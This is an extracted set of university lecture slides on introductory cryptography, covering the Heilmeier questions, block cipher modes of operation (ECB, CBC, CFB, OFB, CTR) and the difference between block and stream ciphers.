


Figure 20.9 Counter (CTR) Mode

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# **Lecture 5:**

# **Data Security: More Basic Cryptography**

---

**September 11, 2018**

**Dr. Dan Massey**

**Read Computer Security: Principle  
and Practices Chapter 2**

# **Additional Details From Chapters 20 and 21**

Chap 20: Symmetric Encryption and Message Confidentiality

Chap 21: Public-Key Cryptography and Message Authentication

Responsible only for the content in these slides

# Motivating Problems:

Confidentiality: how could we encrypt a message?  
(email, web/http, sms, etc)

Apply AES – select key size and mode

Integrity: how could we authenticate a message???  
Authentic because it's encrypted??  
No, ex: what if AES-ECB blocks re-ordered??

(availability – not primary motivation now,  
provided the approach is feasible)

# Block Cipher Modes of Operation

Mode	Description	Typical Application
Electronic Codebook (ECB)	Each block of 64 plaintext bits is encoded independently using the same key.	<ul style="list-style-type: none"><li>Secure transmission of single values (e.g., an encryption key)</li></ul>
Cipher Block Chaining (CBC)	The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.	<ul style="list-style-type: none"><li>General-purpose block-oriented transmission</li><li>Authentication</li></ul>
Cipher Feedback (CFB)	Input is processed $s$ bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.	<ul style="list-style-type: none"><li>General-purpose stream-oriented transmission</li><li>Authentication</li></ul>
Output Feedback (OFB)	Similar to CFB, except that the input to the encryption algorithm is the preceding DES output.	<ul style="list-style-type: none"><li>Stream-oriented transmission over noisy channel (e.g., satellite communication)</li></ul>
Counter (CTR)	Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.	<ul style="list-style-type: none"><li>General-purpose block-oriented transmission</li><li>Useful for high-speed requirements</li></ul>

# Electronic Codebook (ECB)

- Simplest mode
- Plaintext is handled  $b$  bits at a time and each block is encrypted using the same key
- “Codebook” is used because there is an unique ciphertext for every  $b$ -bit block of plaintext
  - Not secure for long messages since repeated plaintext is seen in repeated ciphertext
  - To overcome security deficiencies you need a technique where the same plaintext block, if repeated, produces different ciphertext blocks

The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.




Figure 20.7 Cipher Block Chaining (CBC) Mode

Input is processed  $s$  bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.




Figure 20.8  $s$ -bit Cipher Feedback (CFB) Mode

Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.




Figure 20.9 Counter (CTR) Mode

# Block & Stream Ciphers

## Block Cipher

- Processes the input one block of elements at a time
- Produces an output block for each input block
- Can reuse keys
- More common

## Stream Cipher

- Processes the input elements continuously
- Produces output one element at a time
- Primary advantage is that they are almost always faster and use far less code
- Encrypts plaintext one byte at a time
- Pseudorandom stream is one that is unpredictable without knowledge of the input key


# Stream Ciphers

Processes  
input elements  
continuously

